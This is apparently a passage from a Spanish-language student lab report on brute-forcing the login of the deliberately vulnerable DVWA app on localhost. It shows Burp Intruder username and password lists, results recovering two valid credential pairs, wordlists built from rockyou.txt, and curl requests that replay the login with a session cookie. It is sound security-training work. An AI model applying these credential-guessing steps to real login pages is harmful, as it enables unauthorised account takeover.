







Figura 8: Intruder full screen


Payloads   

Payload position: 1 - jdsfnjdsbsj 

Payload type: Simple list 

Payload count: 6

Request count: 0

Payload configuration 

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

user

usuario

canary

administrador

admin

Add

Enter a new item







Add from list... [Pro version only] 

Figura 9: Payload 1


Payloads   

Payload position: 2 - jkfdnjfb 

Payload type: Simple list 

Payload count: 5

Request count: 30

Payload configuration 

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

pass

1234

123456

12345678

password

Add


Add from list... [Pro version only] 

Figura 10: Payload 2

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

2. Intruder attack of http://localhost

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
1		pass	200	3			4702	
2	user	pass	200	0			4703	
3	usuario	pass	200	2			4702	
4	canary	pass	200	1			4703	
5	administrador	pass	200	2			4702	
6	admin	pass	200	2			4702	
7		1234	200	1			4703	
8	user	1234	200	3			4702	
9	usuario	1234	200	2			4703	
10	canary	1234	200	1			4702	
11	administrador	1234	200	1			4703	
12	admin	1234	200	1			4702	
13		123456	200	1			4703	
14	user	123456	200	1			4702	
15	usuario	123456	200	2			4703	
16	canary	123456	200	2			4702	
17	administrador	123456	200	2			4703	
18	admin	123456	200	1			4702	
19		12345678	200	16			4703	
20	user	12345678	200	2			4703	
21	usuario	12345678	200	3			4703	
22	canary	12345678	200	2			4703	
23	administrador	12345678	200	2			4703	
24	admin	12345678	200	3			4703	
25		password	200	3			4703	
26	user	password	200	1			4703	
27	usuario	password	200	1			4703	
28	canary	password	200	1			4703	
29	administrador	password	200	1			4703	
30	admin	password	200	1			4741	

Request Response

Pretty Raw Hex

1 GET /vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0

0 highlights

Figura 11: Lista de ataques por lista simple

2. Intruder attack of http://localhost

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
1		pass	200	3			4702	
2	user	pass	200	0			4703	
3	usuario	pass	200	2			4702	

Request Response

Pretty Raw Hex Render

74 </h1>

75 <div class="vulnerable_code_area">

76 <div>

77 Login

78 </div>

79 <form action="#" method="GET">

80 Username:

81 <input type="text" name="username">

82 Password:

83 <input type="password" AUTOCOMPLETE="off" name="password">

84 <input type="submit" value="Login" name="Login">

85 </form>

86 <p>

87 Welcome to the password protected area admin

88 </p>

89

90 </div>

91 More Information

92 </h2>

93

94

95 https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

96

0 highlights

Figura 12: Respuesta web ante una combinación válida de usuario y contraseña

2.5. Obtención de diccionarios para el ataque (burp)

En el laboratorio se emplearon diccionarios reducidos contruidos a partir de fuentes públicas reconocidas, haciendo énfasis en un uso **ético** y autorizado. El conjunto de contraseñas se obtuvo del fichero `rockyou.txt` descargado desde <https://weakpass.com/wordlists/rockyou.txt>; de él se extrajo un subconjunto ligero limitado a credenciales de muy alta frecuencia (patrones como `password`, `abc123`, `letmein`, `123456`) para acelerar las comparaciones entre herramientas. Para nombres de usuario se combinaron entradas mínimas (usuarios genéricos `admin`, `root`, `test`, etc.) con los identificadores visibles en la propia instancia DVWA (`admin`, `gordonb`, `pablo`, `smithy`). Tras eliminar duplicados y aplicar filtros de longitud y carácter (alfanumérico 4–12), se generaron las listas finales empleadas por Burp Intruder, Hydra y el script en Python: `usuarios_light.txt` y `contrasenas_light.txt`. Este enfoque reducido prioriza la demostración. En la figura 13 se muestra un fragmento del diccionario original `rockyou.txt`.




Figura 13: Diccionario rockyou.txt (fragmento)

2.6. Obtención de al menos 2 pares (burp)

La ejecución del ataque *Cluster bomb* en Intruder produjo combinaciones cruzadas usuario/contraseña de las listas ligeras cargadas. En la Figura 14 se aprecian solicitudes con código 200 y longitudes de respuesta diferenciadas: las entradas donde el par coincide (`admin:password` y `gordonb:abc123`) muestran un tamaño ligeramente mayor y, al inspeccionar el cuerpo HTML (panel inferior), aparece el mensaje “Welcome to the password protected area” seguido de la imagen de perfil `/hackable/users/<usuario>.jpg`. Estas evidencias permiten confirmar de forma inequívoca dos credenciales válidas para DVWA en nivel de seguridad bajo.

4. Intruder attack of http://localhost

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Leng
0			200	15			4703
1	admin	password	200	4			4740
2	gordonb	password	200	2			4702
3	admin	abc123	200	2			4703
4	gordonb	abc123	200	3			4744

Request Response

Pretty Raw Hex Render

```

80      <input type="text" name="username">
81      <br />
82      Password:<br />
83      <input type="password" AUTOCOMPLETE="off" name="password">
84      <br />
85      <input type="submit" value="Login" name="Login">
86
87      </form>
88      <p>
89      Welcome to the password protected area gordonb
90      </p>
91      
92      </div>
93
94      <h2>
95      More Information
96      </h2>
97      <ul>
98      <li>
99      <a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)"
100      target="blank">

```

Finished

Figura 14: Respuesta web ante una combinación válida de usuario y contraseña

2.7. Obtención de código de inspect element (curl)

Esta subsección documenta la captura y descomposición de la solicitud real que genera Firefox al interactuar con el formulario de fuerza bruta de DVWA. Se trabajó sobre la interfaz *Network* de las Herramientas de Desarrollador de Firefox con la aplicación configurada en nivel de seguridad `low`. Tras emitir un intento de autenticación (válido o arbitrario), el navegador registra una solicitud principal de tipo `GET` contra:

```
/vulnerabilities/brute/?username=<USUARIO>&password=<CLAVE>&Login=Login
```

Los elementos relevantes observados fueron:

- **Método y semántica:** El formulario opera mediante `GET`; los campos `username`, `password` y el disparador `Login=Login` quedan expuestos en la query string, lo que facilita su reproducción exacta.
- **Encabezados mínimos:** `Host`, `User-Agent`, `Referer`, `Accept`, `extttConnection: keep-alive`, `Upgrade-Insecure-Requests` y el conjunto de `Sec-Fetch-*`. Para DVWA en `low`, sólo `Host` y las cookies son estrictamente necesarios.
- **Cookies de estado:** Dos valores resultan críticos: `PHPSESSID` (identificador de sesión) y `security=low`. Su ausencia provoca redirección o cambio de superficie de ataque. Se obtuvieron desde la subpestaña *Cookies* asociada a la misma entrada de red.
- **Indicador de éxito:** El HTML exitoso contiene la cadena “Welcome to the password protected area” y referencia a `/hackable/users/<usuario>.jpg` (sólo presente si las credenciales son válidas). En fallos aparece un mensaje de error dentro de `<pre>`. Este patrón se reutiliza más adelante para la detección automática (script e Hydra).

Con la información precedente, la reconstrucción manual de la interacción se reduce a un comando `cURL` mínimo donde sólo se precisa la URL con sus parámetros y la inyección explícita de cookies:

```
curl "http://localhost:8889/vulnerabilities/brute/?username=admin&password=
↪ password&Login=Login"
↪ \
  -b "PHPSESSID=<valor_sesion>; security=low"
```

La inclusión de cabeceras adicionales (p.ej. `-H Üser-Agent: ...`) sólo persigue mimetizar el perfil de un navegador completo y no altera el resultado lógico en este escenario de baja seguridad. Las Figuras 15 y 16 muestran, respectivamente, la captura de tráfico y el panel de cookies del que se extrajeron los valores incorporados al comando reproducido.




Figura 15: Captura de pantalla de navegador web con inspect element abierto




Figura 16: Obtención de ID de sesión PHP desde una cookie en inspect element

2.8. Utilización de curl por terminal (curl)

Ejemplo de solicitud y respuesta EXITOSA con cURL. A continuación se muestra la ejecución de cURL utilizando el par de credenciales válido `admin:password` y la cookie de sesión previamente obtenida (`PHPSESSID` y el nivel de seguridad en `low`). Se incluye la respuesta HTML completa para evidenciar: (1) el mensaje de bienvenida, (2) la aparición del nombre de usuario `admin` y (3) la carga de la imagen de perfil `/hackable/users/admin.jpg`, indicadores claros de autenticación correcta.

```
$ curl "http://localhost:8889/vulnerabilities/brute/?username=admin&password=password&Login=Login"
→ \
-b "PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low"
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
→ "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
  <head>
```

```
    <meta http-equiv="Content-Type" content="text/html;
    → charset=UTF-8" />
```

```
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web
    → Application (DVWA) v1.10 *Development*</title>
```

```
    <link rel="stylesheet" type="text/css"
    → href="../../../dvwa/css/main.css" />
```

```
    <link rel="icon" type="image/ico" href="../../../favicon.ico"
    → />
```

```
    <script type="text/javascript"
    → src="../../../dvwa/js/dvwaPage.js"></script>
```

```
  </head>
```

```
  <body class="home">
```

```
    <div id="container">
```

```
      <div id="header">
```

```
        
```



```
</div>

<div id="main_menu">

    <div id="main_menu_padded">
        <ul class="menuBlocks"><li class=""><a
            ↪ href="../../../">Home</a></li>
<li class=""><a href="../../../instructions.php">Instructions</a></li>
<li class=""><a href="../../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a
    ↪ href="../../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../../vulnerabilities/exec/">Command
    ↪ Injection</a></li>
<li class=""><a href="../../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../../vulnerabilities/fi/?page=include.php">File
    ↪ Inclusion</a></li>
<li class=""><a href="../../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../../vulnerabilities/captcha/">Insecure
    ↪ CAPTCHA</a></li>
<li class=""><a href="../../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../../vulnerabilities/sqli_blind/">SQL Injection
    ↪ (Blind)</a></li>
<li class=""><a href="../../../vulnerabilities/weak_id/">Weak Session
    ↪ IDs</a></li>
<li class=""><a href="../../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../../security.php">DVWA
    ↪ Security</a></li>
<li class=""><a href="../../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a
    ↪ href="../../../logout.php">Logout</a></li>
</ul>

    </div>

</div>

<div id="main_body">
```

```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off"
        ↪ name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <p>Welcome to the password protected area admin</p>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)"
      ↪ target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
    <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password"
      ↪ target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html"
      ↪ target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
  </ul>
</div>

  <br /><br />

</div>

```

```

<div class="clear">
</div>

<div id="system_info">
    <input type="button" value="View Help"
        ↪ class="popup_button" id='help_button'
        ↪ data-help-url='../..vulnerabilities/vi_
        ↪ ew_help.php?id=brute&security=low' )">
        ↪ <input type="button" value="View Source"
        ↪ class="popup_button" id='source_button'
        ↪ data-source-url='../..vulnerabilities/_
        ↪ view_source.php?id=brute&security=low'
        ↪ )"> <div align="left"><em>Username:</em>
        ↪ admin<br /><em>Security Level:</em>
        ↪ low<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">

    <p>Damn Vulnerable Web Application (DVWA)
        ↪ v1.10 *Development*</p>
    <script src='/dvwa/js/add_event_listeners.js'>
        ↪ s'></script>

</div>

</div>

</body>

</html>

```

Ejemplo de solicitud y respuesta FALLIDA con cURL. En este caso se envía una combinación aleatoria (usuario y contraseña inexistentes). La respuesta HTML (incluida íntegramente) muestra el mensaje de error `Username and/or password incorrect.`, no incorpora la imagen de usuario autenticado ni el párrafo de bienvenida, lo que permite contrastar fácilmente los elementos diferenciales frente al caso exitoso anterior.

```

$ curl "http://localhost:8889/vulnerabilities/brute/?username=njnkyuuykmn&password=jnjrjrnfjer&Login=Login"
↪ \
-b "PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low"

```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
↳ "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>

        <meta http-equiv="Content-Type" content="text/html;
↳ charset=UTF-8" />

        <title>Vulnerability: Brute Force :: Damn Vulnerable Web
↳ Application (DVWA) v1.10 *Development*</title>

        <link rel="stylesheet" type="text/css"
↳ href="../../../dvwa/css/main.css" />

        <link rel="icon" type="image/ico" href="../../../favicon.ico"
↳ />

        <script type="text/javascript"
↳ src="../../../dvwa/js/dvwaPage.js"></script>

    </head>

    <body class="home">
        <div id="container">

            <div id="header">

            </div>

            <div id="main_menu">

                <div id="main_menu_padded">
                    <ul class="menuBlocks"><li class=""><a
↳ href="../../../">Home</a></li>
<li class=""><a href="../../../instructions.php">Instructions</a></li>
<li class=""><a href="../../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a
↳ href="../../../vulnerabilities/brute/">Brute Force</a></li>
```

```
<li class=""><a href="../../../vulnerabilities/exec/">Command
  ↳ Injection</a></li>
<li class=""><a href="../../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../../vulnerabilities/fi/?page=include.php">File
  ↳ Inclusion</a></li>
<li class=""><a href="../../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../../vulnerabilities/captcha/">Insecure
  ↳ CAPTCHA</a></li>
<li class=""><a href="../../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../../vulnerabilities/sqli_blind/">SQL Injection
  ↳ (Blind)</a></li>
<li class=""><a href="../../../vulnerabilities/weak_id/">Weak Session
  ↳ IDs</a></li>
<li class=""><a href="../../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../../vulnerabilities/javascript/">JavaScript</a></li>
